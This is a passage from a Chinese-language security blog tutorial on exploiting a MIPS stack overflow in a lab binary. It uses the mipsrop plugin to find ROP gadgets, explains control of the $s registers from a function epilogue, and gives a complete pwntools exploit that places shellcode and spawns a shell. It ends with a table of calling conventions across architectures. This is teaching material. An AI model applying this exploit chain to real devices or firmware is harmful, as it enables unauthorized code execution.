因为这里没有地方泄露栈的地址，所以只能使用ROP来构造类似 `jmp esp` 的指令，激活mipsrop插件后可以在output窗口中看到：

```
MIPS ROP Finder activated, found 842 controllable jumps between 0x00400000 and 0x004740A0
```

控制栈地址到寄存器中

首先使用 `mipsrop.stackfinder()` 来寻找将栈地址放到其他寄存器的gadget：

Address	Action	Control Jump
0x004273C4	addiu \$a2,\$sp,0x64	jalr \$s0
0x0042BCD0	addiu \$a2,\$sp,0x7C	jalr \$s2
0x0042FA00	addiu \$v1,\$sp,0x34	jalr \$s1
0x004491F8	addiu \$a2,\$sp,0x38	jalr \$s1
0x0044931C	addiu \$v0,\$sp,0x28	jalr \$s1
0x00449444	addiu \$a2,\$sp,0x38	jalr \$s1
0x0044AD58	addiu \$a1,\$sp,0x38	jalr \$s4
0x0044AEFC	addiu \$a1,\$sp,0x3C	jalr \$s5
0x0044B154	addiu \$a1,\$sp,0x34	jalr \$s2
0x0044B1EC	addiu \$v0,\$sp,0x2C	jalr \$s2
0x0044B3EC	addiu \$v0,\$sp,0x40	jalr \$s0
0x00454E94	addiu \$s7,\$sp,0x20	jalr \$s3
0x00465BEC	addiu \$a1,\$sp,0x2C	jalr \$s0

这里可以找到13个gadget，我们以第一个为例：

Address	Action	Control Jump
0x004273C4	addiu \$a2,\$sp,0x64	jalr \$s0

这个gadget会将\$sp寄存器的值加上0x64放到\$a2寄存器中，然后跳转到\$s0寄存器中的地址去执行。那么如果我们能控制\$s0寄存器的值指向一个跳转\$a2的gadget,然后在 `$sp+0x64` 栈地址上布置shellcode即可利用成功。于是我们需要完成以下操作：

1. 找到能跳转到\$a2的gadget
2. 控制\$s0寄存器到如上gadget
3. 在 `$sp+0x64` 的栈地址上布置shellcode

目标寄存器的跳转指令

如何找到跳转到\$a2的gadget呢？在mips汇编中，间接跳转通常由 `$t9` 寄存器实现，故可以搜索如下gadget：

```
mipsrop.find("move $t9,$a2")
```

可以找到：

Address	Action	Control Jump
0x00421684	move \$t9,\$a2	jr \$a2

完成目标1，那么如果控制\$s0呢？

控制s组寄存器

这个在前文的MIPS基础知识中提到过，在MIPS的复杂函数的序言和尾声中，会保存和恢复s组寄存器，我们可以下 `pwn()` 函数尾声的汇编代码：

```
.text:00400A2C      move    $sp, $fp
.text:00400A30      lw      $ra, 0x7C($sp)
.text:00400A34      lw      $fp, 0x78($sp)
.text:00400A38      lw      $s7, 0x74($sp)
.text:00400A3C      lw      $s6, 0x70($sp)
.text:00400A40      lw      $s5, 0x6C($sp)
.text:00400A44      lw      $s4, 0x68($sp)
.text:00400A48      lw      $s3, 0x64($sp)
.text:00400A4C      lw      $s2, 0x60($sp)
.text:00400A50      lw      $s1, 0x5C($sp)
.text:00400A54      lw      $s0, 0x58($sp)
.text:00400A58      addiu   $sp, 0x80
.text:00400A5C      jr      $ra
.text:00400A60      nop
```

故我们之前溢出时，在 `0x90` 控制了 `$ra`，则我们在 `0x90-0x7c+0x58=0x6c` 处，即可控制 `$s0`

布置shellcode

因为在函数的尾声处会把栈空间收回：

```
.text:00400A58      addiu   $sp, 0x80
```

故我们控制栈地址到\$*s2*寄存器的值也是回收之后的栈空间，故这个栈空间就是溢出返回地址之后的栈空间，故我们的gadget是 `$sp+0x64`，直接在溢出点后的0x64位置处拼接shellcode即可，故完整exp如下：

```
from pwn import *
context(arch='mips',endian='big',log_level='debug')
io = process(["qemu-mips","./pwn"])
io.sendlineafter("number:", "1")

ra = 0x004273C4 # move sp+0x64 to a2 -> jmp s0
s0 = 0x00421684 # jmp a2

payload = '1:'
payload += 'a'*0x6c + p32(s0) + 'a'*0x20 + p32(ra)
payload += 'a'*0x64 + asm(shellcraft.sh())
io.sendlineafter("Job. '", payload)
io.interactive()
```

总结

- ARM架构下的 Pwn 的一般解决思路
- 固件安全之MIPS架构栈溢出利用技巧

	x86_32(8+2)	x86_64 (16+2)	arm32(16+1)	mips32(32+8)
调用指令	call	call	b系列指令	jal bal
返回地址	call将返回地址压栈	call将返回地址压栈	bl将返回地址送入lr寄存器	jal bal 将 +8 地址压入ra (r31)

	x86_32(8+2)	x86_64 (16+2)	arm32(16+1)	mips32(32+8)
参数	栈	rdi rsi rdx rcx r8 r9 栈	r0-r3,栈	a0-a3(r4-r7)
返回值	eax	rax	r0	v0-v1(r2-r3)
栈	ebp esp	rbp rsp	fp(r11) sp(r13)	fp(r13) sp(r29)

mips

◀ 思科路由器 RV110W CVE-2020-3331 漏洞复现

2020京津冀大学生安全挑战赛 easy_vm ▶

Powered by

撰写评论

发布

还没有评论，快来抢沙发吧！

© 2022 ♥ 老板娘

由 Jekyll 强力驱动 | 主题 - NexT.Muse

👤 6644 | 👁 14520